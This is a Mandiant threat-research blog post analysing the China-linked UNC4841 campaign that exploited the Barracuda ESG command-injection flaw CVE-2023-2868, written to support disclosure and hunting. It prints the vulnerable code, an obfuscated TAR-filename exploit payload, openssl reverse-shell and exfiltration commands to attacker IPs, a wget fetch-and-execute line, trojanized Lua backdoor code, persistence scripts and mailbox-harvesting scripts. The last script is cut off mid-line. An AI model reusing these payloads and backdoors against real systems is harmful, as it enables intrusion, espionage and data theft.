Barracuda ESG Zero-Day Vulnerability (CVE-2023-2868) Exploited Globally by Aggressive and Skilled Actor, Suspected Links to China

mandiant.com/resources/blog/barracuda-esg-exploited-globally

On May 23, 2023, Barracuda announced that a zero-day vulnerability (CVE-2023-2868) in the Barracuda Email Security Gateway (ESG) had been exploited in-the-wild as early as October 2022 and that they engaged Mandiant to assist in the investigation. Through the investigation, Mandiant identified a suspected China-nexus actor, currently tracked as UNC4841, targeting a subset of Barracuda ESG appliances to utilize as a vector for espionage, spanning a multitude of regions and sectors. Mandiant assesses with high confidence that UNC4841 is an espionage actor behind this wide-ranging campaign in support of the People’s Republic of China.

Starting as early as October 10, 2022, UNC4841 sent emails (see Figure 2) to victim organizations that contained malicious file attachments designed to exploit CVE-2023-2868 to gain initial access to vulnerable Barracuda ESG appliances. Over the course of their campaign, UNC4841 has primarily relied upon three principal code families to establish and maintain a presence on an ESG appliance, following the successful exploitation of CVE-2023-2868. These code families—SALTWATER, SEASPY, and SEASIDE—were identified in the majority of UNC4841 intrusions. As discussed in the Barracuda notice, all three code families attempt to masquerade as legitimate Barracuda ESG modules or services, a trend that UNC4841 has continued with the newly identified malware families detailed for the first time in this blog post.

Post initial compromise, Mandiant and Barracuda observed UNC4841 aggressively target specific data of interest for exfiltration, and in some cases, leverage access to an ESG appliance to conduct lateral movement into the victim network, or to send mail to other victim appliances. Mandiant has also observed UNC4841 deploy additional tooling to maintain presence on ESG appliances.

On May 19, 2023, UNC4841's actions were first discovered by the Barracuda team and on May 21, 2023, Barracuda began releasing containment and remediation patches with the goal of eradicating UNC4841 from impacted appliances. In response to these efforts, UNC4841 quickly altered their malware and employed additional persistence mechanisms in an attempt to maintain their access.

Between May 22, 2023 and May 24, 2023, UNC4841 countered with high frequency operations targeting a number of victims located in at least 16 different countries. Overall, Mandiant identified that this campaign has impacted organizations across the public and private sectors worldwide, with almost a third being government agencies (see Figure 5).

On June 6, 2023, Barracuda reiterated guidance recommending that all impacted Barracuda customers immediately isolate and replace compromised appliances. In addition, Mandiant recommends further investigation and hunting within impacted networks, as the identified threat actor has demonstrated a commitment to maintaining persistence for continued operations and has shown an ability to move laterally from the ESG appliance.

The sections that follow provide the technical details uncovered by Barracuda and Mandiant over the course of the investigation to include initial exploitation of the ESG appliance, the malware deployed, as well as UNC4841's shift in tactics, techniques and procedures (TTPs) in response to Barracuda's remediation efforts. The post concludes with Mandiant's initial assessment on attribution, and provides hardening, remediation and hunting recommendations for organizations impacted.

Mandiant commends Barracuda for their decisive actions, transparency, and information sharing following the exploitation of CVE-2023-2868 by UNC4841. The response to the exploitation of this vulnerability by UNC4841 and subsequent investigation necessitated collaboration between Mandiant, Barracuda, and multiple government and intelligence partners. Mandiant was enabled by expertise of Barracuda engineers who provided invaluable product specific knowledge as well as telemetry data from the full fleet of ESG appliances. The data provided by Barracuda enabled Mandiant to understand the full scope, investigate at scale, as well as monitor subsequent attacker activity.



Figure 1: Intrusion timeline

CVE-2023-2868

CVE-2023-2868 is a remote command injection vulnerability present in the Barracuda Email Security Gateway (appliance form factor only) versions 5.1.3.001-9.2.0.006 that exists when screening email attachments.

The command injection vulnerability exists in the parsing logic for the processing of TAR files. The following code within the product is the focal point of the vulnerability:

```
qx{$tarexec -O -xf $tempdir/parts/$part '$f'};
```

It effectively amounts to unsanitized and unfiltered user-controlled input via the $f variable being executed as a system command through Perl’s qx{} routine. $f is a user-controlled variable that will contain the filenames of the archived files within a TAR. Consequently, UNC4841 was able to format TAR files in a particular manner to trigger a command injection attack that enabled them to remotely execute system commands with the privileges of the Email Security Gateway product.

Initial Access

Starting as early as October 10, 2022, UNC4841 sent emails to victim organizations that contained specially crafted TAR file attachments designed to exploit CVE-2023-2868 to gain initial access to vulnerable Barracuda ESG appliances. In initial emails, UNC4841 attached files with a ".tar" extension in the filename, whereas in later emails they used different file extensions such as ".jpg" or ".dat". Regardless of file extension, the observed attachments were valid TAR files that exploited CVE-2023-2868.

Observed emails contained generic email subject and body content, usually with poor grammar and in some cases still containing placeholder values. Mandiant assesses UNC4841 likely crafted the body and subject of the message to appear as generic spam in order to be flagged by spam filters or dissuade security analysts from performing a full investigation. Mandiant has observed this tactic utilized by advanced groups exploiting zero-day vulnerabilities in the past.

Some examples are shown in Figure 2.



Figure 2a: Email sent by UNC4841 with attachments that exploit CVE-2023-2868



Figure 2b: Email sent by UNC4841 with attachments that exploit CVE-2023-2868



Figure 2c: Email sent by UNC4841 with attachments that exploit CVE-2023-2868

UNC4841 used several different methods to deliver their emails to targeted appliances. In some cases, UNC4841 spoofed email “from” addresses that were for non-existent domains. In other cases, Mandiant observed the actor use addresses with domains that were likely not in use or that we suspect they did not control.

Based on analysis of email headers, Mandiant identified the actor sending emails from a Vultr VPS server (216.238.112[.]82). Mandiant also observed source IP addresses with no notable characteristics or history. In one case, email headers indicated that an email originated from an IP address allocated to China Telecom (101.229.146[.]218). Additionally, Mandiant identified the use of a mail client in the x-mailer header that was found to be low-prevalence and that we have observed in use by another China-nexus espionage actor to send phishing emails.

Mandiant also obtained exploit emails that indicated the actor had used email addresses that belonged to an organization that was also found to have a compromised Barracuda ESG appliance. Furthermore, UNC4841 was observed sending emails from compromised appliances to exploit or interact with backdoored modules on other compromised appliances. Although we do not have conclusive evidence, execution artifacts on a subset of impacted appliances indicate that UNC4841 is using a utility named "CSmtp" that we suspect is a command line utility to send emails.

Note that at the time of writing, Mandiant has only reviewed a small subset of exploit emails sent by UNC4841. As a result, these findings may not be representative of all emails sent by the actor.

Reverse Shell

UNC4841's TAR file attachments exploited CVE-2023-2868 in the Barracuda ESG to execute a reverse shell payload on certain ESG appliances targeted by the actor. The malicious TAR files recovered to date have all consisted of five archived files, four of which appear to have no significance to the execution chain and are not used in the exploit, and the first file in the archive containing the exploit payload inside its filename. Since the vulnerability exists in the parsing of this filename, the content of the archived files does not matter and has consisted of random strings.

The exploit payload (filename) is enclosed in backticks (`) and single quotes (') which triggers the command injection in the form of command substitution. An example file contained within one of the recovered TAR archives is shown as follows:

```
'`abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mMXxvc
GVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDcuMTQ4LjE0OS4xNTY6ODA4MC
A+L3RtcC9wIDI+L2Rldi9udWxsO3JtIC90bXAvcCI=;ee=ba;G=s;_ech_o
$abcdefg_${ee}se64
-d_${G}h;wh66489.txt`'
```

Once deobfuscated, the payload contains the following format where the variable $abcdefg is a base64 encoded string that is decoded and executed:

```
abcdefg=c2V0c2lkIH…;echo $abcdefg | base64 -d | sh
```

An example of the base64 payload to be executed is shown as follows:

```
setsid sh -c "mkfifo /tmp/p;sh -i </tmp/p 2>&1|openssl s_client -quiet -
connect 107.148.149[.]156:8080 >/tmp/p 2>/dev/null;rm /tmp/p"
```

This series of shell commands achieves the following actions:

- setsid
  Runs a new session and detaches it from the terminal. This ensures that the following command keeps running even if the terminal ends up being closed.
- mkfifo /tmp/p
  Creates a named pipe at /tmp/p that will be used as the storage to facilitate transferring the commands from the server to be executed.
- sh -i </tmp/p 2>&1
  creates a new interactive (-i) shell and redirects its input from the named pipe that was just created. 2>&1 redirects the error output to the standard output.
- openssl s_client -quiet -connect 107.148.149[.]156:8080 >/tmp/p 2>/dev/null
  OpenSSL is used to create a client that connects to the specified IP address and port (in this case 107.148.149[.]156:8080). The -quiet option is used to suppress session and certificate information output. The standard output of this command is redirected to the named pipe, and error output is discarded (2>/dev/null).
- rm /tmp/p
  This cleans up the named pipe after the OpenSSL connection is closed by removing it.

Mandiant also observed the actor deploy a shell script post-compromise with a similar reverse shell payload. Note that the path of the named pipe varies, but is usually a single letter and/or number. For example /tmp/p, /tmp/p7, and /tmp/t.

In some limited cases, Mandiant also observed UNC4841 execute commands to spawn a bash shell using Python after they had gained access:

```
python -c import pty;pty.spawn("/bin/bash")
```

Backdoor Payloads

After gaining access to appliances, UNC4841 executed wget commands to download secondary backdoor payloads from open directories on their servers. In some cases, UNC4841 downloaded individual malware files directly. In other cases, Mandiant observed the actor download TAR files that contained backdoor payloads along with shell scripts to install and persist them. An example of a wget command to download, extract, and execute the SALTWATER secondary payload is shown as follows:

```
sh -c wget --no-check-certificate
https://107.148.219[.]53:443/install_reuse/install_reuse.tar;tar -xvf
install_reuse.tar;chmod +x update_v35.sh;./update_v35.sh
```

This series of shell commands achieves the following actions:

- wget --no-check-certificate https://107.148.219[.]53:443/install_reuse/install_reuse.tar
  Downloads a tar archive while ignoring SSL/TLS certificate checks
- tar -xvf install_reuse.tar
  Extracts the tar archive
- chmod +x update_v35.sh
  Enables execute permissions on the malware installer shell script
- ./update_v35.sh
  Executes the malware installer

Mandiant also observed UNC4841 attempt to use wget to download RAR and ZIP payloads from URLs hosted at temp[.]sh, however, these were unsuccessful and Mandiant was unable to obtain them for analysis.

Over the course of the investigation to date, Mandiant and Barracuda have identified three (3) primary backdoors in use by UNC4841: SEASPY, SALTWATER and SEASIDE.

SEASPY is the primary backdoor that has been deployed by UNC4841 throughout their campaign. SEASPY is a passive backdoor that establishes itself as a PCAP filter on ports TCP/25 (SMTP) and TCP/587 and is activated by a “magic packet”. Mandiant’s analysis has identified code overlap between SEASPY and cd00r, a publicly available backdoor.

Early deployments of SEASPY, when unpacked, maintained symbols and were installed under the file name:

BarracudaMailService

Following Barracuda’s patch, Mandiant observed UNC4841 update SEASPY to strip symbols within the binary, pack the malware with UPX, and use authentication when establishing a reverse shell to a command and control (C2) server. UNC4841 deployed this updated variant with the file names:

- resize2fstab
- resize_reisertab

Figure 3 depicts the SEASPY critical attack path.



Figure 3: SEASPY attack path

SALTWATER is a module for the Barracuda SMTP daemon (bsmtpd) that has backdoor functionality.

SALTWATER can upload or download arbitrary files, execute commands, and has proxy and tunneling capabilities. The backdoor is implemented using hooks on the send, recv, close syscalls via the 3rd party kubo/funchook hooking library, and amounts to five components, most of which are referred to as "Channels" within the binary. In addition to providing backdoor and proxying capabilities, these components exhibit classic backdoor functionality. The five channels are:

- DownloadChannel
- UploadChannel
- ProxyChannel
- ShellChannel
- TunnelArgs

When deploying SALTWATER, UNC4841 has repeatedly utilized time-stomping to further hide their malicious activity. UNC4841 has also been observed leveraging time-stomping when deploying SEASIDE.

Additionally, between May 21, 2023 and May 22, 2023, shortly following Barracuda's initial remediation script deployment, UNC4841 quickly made modifications to both SEASPY and SALTWATER related components in order to prevent effective patching. Between May 22, 2023 and May 24, 2023, UNC4841 conducted high frequency operations on a number of victims located in at least 16 different countries; modifying 7 components of SEASPY and at least 2 components of SALTWATER.

SEASIDE is a Lua-based module for the Barracuda SMTP daemon (bsmtpd) that monitors SMTP HELO/EHLO commands to receive an encoded C2 IP address and port that it decodes and passes as arguments to an external binary (WHIRLPOOL) that establishes a reverse shell.

SANDBAR is a rootkit in the form of a trojanized network file system kernel module for linux (nfsd_stub.ko) that contains hooks to hide processes that begin with a specified name. SANDBAR hides the process ID from being displayed when the /proc filesystem is queried. SANDBAR hooks the "iterate_shared" routine of the "file_operations" structure for the /proc filesystem and the subsequent "filldir" callback to hide the process. It appears to be adapted from publicly available rootkit code.

The SANDBAR sample Mandiant analyzed was configured to hide processes starting with the name “Bar”, it is likely this was designed to hide SEASPY malware which was deployed with the name "BarracudaMailService". Network defenders should be aware that command output or log sources for process listings may be missing processes for malware deployed by UNC4841 if the ESG has been infected with SANDBAR and is hiding processes in this manner.

Trojanized LUA Modules

In addition to installing backdoors, UNC4841 trojanized several legitimate Barracuda LUA modules by inserting additional callback logic to be executed when certain email related events are received by the appliance. A total of three (3) trojanized modules were identified across victim sets that we track with two different malware families: SEASPRAY and SKIPJACK.

SEASPRAY is a launcher written in Lua that is a trojanized Barracuda email security gateway module. SEASPRAY registers an event handler for incoming email attachments. If an attachment has a filename that contains a special value, SEASPRAY copies the file into /tmp directory and executes an external binary (WHIRLPOOL) that establishes a reverse shell with the full path as a parameter. The core modification to the Lua module that identifies SEASPRAY is contained in the following snippet:

```
if string.find(attachment:filename(),'<REDACTED>') ~= nil then

        os.execute('cp '..tostring(tmpfile)..'
/tmp/'..attachment:filename())

        os.execute('rverify'..' /tmp/'..attachment:filename())

end
```

Mandiant also discovered a variant of SEASPRAY code that was inserted into a module that is responsible for implementing sender block/accept functionality:

```
if string.find(sender,"<REDACTED>") ~= nil then

        os.execute('saslautchd'..' '..sender)

end
```

WHIRLPOOL is a C based utility used to create a TLS reverse shell. WHIRLPOOL uses either a single CLI argument that is a given file path, or two arguments that are a given IP and Port. Mandiant has observed WHIRLPOOL being used alongside SEASPRAY and SEASIDE. Differing callback methods were used across differing victim sets. This may have been done in part to reduce their chance of being discovered or it may have been done to leverage existing scripts that were already in place on the system as opposed to creating new files.

SKIPJACK is a passive backdoor written in Lua that is a trojanized version of a Barracuda email security gateway module that processes emails. SKIPJACK registers a listener for incoming email headers and subjects and decodes and executes the content of the “Content-ID” header field. SKIPJACK consists of the following code insertion to a listener that processes email headers (reformatted for readability):

```
if hdr:name() == "Content-ID" then

        if hdr:body() ~= nil then

                if string.match(hdr:body(), "^[%w%+/=\r\n]+$") then

                        io.popen("echo " " .. hdr:body() .. "" | openssl
aes-256-cbc -d -A -a -nosalt -K <REDACTED> -iv <REDACTED> 2>/dev/null |
base64 -d | sh 2>/dev/null"):close()

                End

        end

end
```

The value of the Content-ID” field is checked against the regex "^[%w%+/=\r\n]+$" to ensure it is Base64 encoded. If these conditions are met, SKIPJACK will AES decrypt the content using openssl, Base64 decode the decrypted data, and execute it as a shell command. The openssl command sets the following flags:

- aes-256-cbc
  Specifies the encryption algorithm to be used, in this case, Advanced Encryption Standard (AES) with a 256-bit key in Cipher Block Chaining (CBC) mode.

- -d

  Indicates that the command will perform decryption. The data provided will be decrypted using the specified algorithm and key.
- -A

  Decodes the input from Base64 encoding before performing the decryption. The input data is expected to be in Base64 format.
- -a

  Encodes the output in Base64 format after performing the decryption. The decrypted data will be presented in Base64 encoding.
- -nosalt

  Disables the use of a salt value. A salt is commonly used in encryption to add randomness and increase security.
- -K <REDACTED>

  Specifies the encryption key to be used. In this case, the key is provided as a hexadecimal value "<REDACTED>". The key should have a length appropriate for the chosen encryption algorithm.
- -iv <REDACTED>

  Specifies the initialization vector (IV) to be used.

In summary, the OpenSSL command decrypts input data using AES-256 in CBC mode with a specific key and initialization vector. The input is assumed to be Base64-encoded, and the output will also be Base64-encoded. The command does not use a salt value.

Command and Control Infrastructure

Infrastructure used by UNC4841 was observed hosting default, self-signed SSL temporary certificates that are shipped on ESG appliances for setup purposes. It is likely that this was an attempt by UNC4841 to masquerade their reverse shell traffic as legitimate communications being performed to Barracuda infrastructure.

SHA-256: 6d1d7fe5be6f1db2d7aa2af2b53ef40c2ac06954d983bb40590944c4d00b6e57
SHA-1: 51f7900806f0783f09d45d5017a89322afeb3fc3
MD5: be5b6b52780d35f1392f45d96beb868c

Subject DN: C=US, ST=California, L=Campbell, O=Barracuda Networks, OU=Engineering, CN=Barracuda/emailAddress=sales@barracuda.com
Issuer DN: C=US, ST=California, L=Campbell, O=Barracuda Networks, OU=Engineering, CN=Barracuda/emailAddress=sales@barracuda.com
Serial Number: 0x2
Validity Period: 2011-09-29 to 2031-09-24

Mandiant observed UNC4841 exfiltrate customer uploaded SSL certificates from compromised Barracuda appliances, shown as follows:

```
sh -c openssl s_client -quiet -connect 107.148.219[.]55:443 <
/home/product/code/config/ssl_signed_cert.pem 2>&1
```

In some cases Mandiant observed what appeared to be legitimate victim certificates hosted on UNC4841's infrastructure. It is likely that the actor had extracted these from appliances where victims had configured their own SSL certificates, which would have been located at the same path.

There were also cases where the actor had simply used a self-signed certificate generated with default values, such as the certificate shown as follows:

SHA-256: 6b60c1c833979494caff32bf02391793ac85f533516367f12a1cea857bbacba7
SHA-1: 0ea7adb0b54d8bada0a8dc41ef4a9b255691d1ba
MD5: 683acdb559bbc7fb64431d1f579a8104

Subject DN: C=XX, L=Default City, O=Default Company Ltd
Issuer DN: C=XX, L=Default City, O=Default Company Ltd
Serial Number: 0xf3616b5e0e362361
Validity Period: 2022-11-30 to 2023-11-30

In multiple cases, UNC4841 used domains rather than IP addresses to establish their reverse shell communications from compromised Barracuda appliances. Through infrastructure analysis, Mandiant identified several points of overlap with infrastructure attributed to other suspected China-nexus espionage operations. Mandiant suspects that this indicates a shared infrastructure procurement support entity rather than the same group being behind both clusters of activity. China-nexus cyber espionage operations often share tools and infrastructure, hence this observation strengthens our assessment that UNC4841 is of a China-nexus. UNC4841 is believed to make use of parked domains that resolve to command and control IP addresses for a short period of time. This technique has been used by other suspected China-nexus espionage operations, but is not unique to them.

Persistence Methods

Over the course of the investigation, Mandiant has identified a number of ways in which UNC4841 has attempted to maintain persistence on an impacted appliance. The first attempt at maintaining persistence was through the execution of their initial reverse shell via hourly and daily cron jobs. These cron jobs were located at the following paths:

- /etc/cron.hourly/core.sh
- /etc/cron.hourly/aacore.sh
- /etc/cron.hourly/appcheck.sh
- /etc/cron.daily/core.sh
- /etc/cron.daily/core_check.sh

UNC4841 persistently executed SEASPY on appliance reboot through the following addition to/etc/init.d/rc:

<PATH_TOSEASPY> eth0

The following script was leveraged to install the persistence in /etc/init.d/rc:

```
echo -e '/sbin/BarracudaMailService eth0' >> /etc/init.d/rc

cat /etc/init.d/rc

touch /etc/init.d/rc -r /etc/init.d/reboot

chmod +x /sbin/BarracudaMailService

setsid sh -c "/sbin/BarracudaMailService eth0" &

echo "set the bvp ok"

rm intentbas

...
```

In later iterations, UNC4841 maintained persistent execution of SEASPY by inserting the following command into the update_version Perl script executed by the appliance:

system("<PATH_TO_SEASPY> eth0")

Despite the naming of this script, it is not a component in the normal application of Barracuda ESG firmware updates or patches.

UNC4841 also deployed the SANDBAR kernel rootkit at the following location so it would be executed on startup:

/lib/modules/4.9.17-barracuda0/kernel/net/sunrpc/nfsd_stub.ko

Exfiltration

Evidence of data staging and exfiltration of email related data by UNC4841 was observed in a subset of impacted ESG appliances. In the majority of cases, UNC4841 staged the data in .tar.gz files in the /mail/tmp/ directory and utilized a consistent file naming convention containing 3 letters corresponding to the victim organization followed by a number such as 001.

Once staged, UNC4841 leveraged openssl to exfiltrate the .tar.gz file to attacker controlled infrastructure. An example of a command leveraged for exfiltration of the staged data can be seen as follows:

```
sh -c openssl s_client -quiet -connect 137.175.51[.]147:443 <
/mail/tmp/<REDACTED>.tar.gz 2>&1
```

In addition, on a limited number of Email Security Gateway (ESG) appliances, Mandiant recovered shell scripts utilized by UNC4841 that conducted searches of the “mstore” for emails matching specific users or email domains and then staged the results for exfiltration. The “mstore” is the location in which email messages are temporarily stored on the appliance. This activity differs from other email collection activities by UNC4841 as it represents targeted collection of email data based on specific individuals or organizations. The targets identified at the account level included well known academics in Taiwan and Hong Kong as well as Asian and European government officials in Southeast Asia.

The following script, 1.sh, was leveraged to search the “mstore” and stage user email for exfiltration:

```
path="/mail/mstore/"

includeContentKeyword="<REDACTED>@\|<REDACTED>@\|@<REDACTED>\|<REDACTED>@\|
<REDACTED>@\|<REDACTED>@\|<REDACTED>@\|"

excludeFileNameKeyword="*.log"

find ${path} -type f ! -name $excludeFileNameKeyword | while read line ;

do

result=`head -20 ${line} | grep $includeContentKeyword`

if [ -n "$result" ]

then

echo ${line} >> tmplist

fi

done

tar -T /mail/mstore/tmplist -czvf /mail/mstore/tmp.tar.gz
```

The following script, start.sh, was another script leveraged by the actor:

```
#!/bin/bash


        mkdir /usr/share/.uc/<REDACTED>

        grep -lrn '<REDACTED>@' /mail/mstore | xargs -i cp {}
/usr/share/.uc/<REDACTED>


        mkdir /usr/share/.uc/<REDACTED>

        grep -lrn '<REDACTED>@' /mail/mstore | xargs -i cp {}
/usr/share/.uc/<REDACTED>


        mkdir /usr/share/.uc/<REDACTED>

        grep -lrn '<REDACTED>@' /mail/mstore | xargs -i cp {}
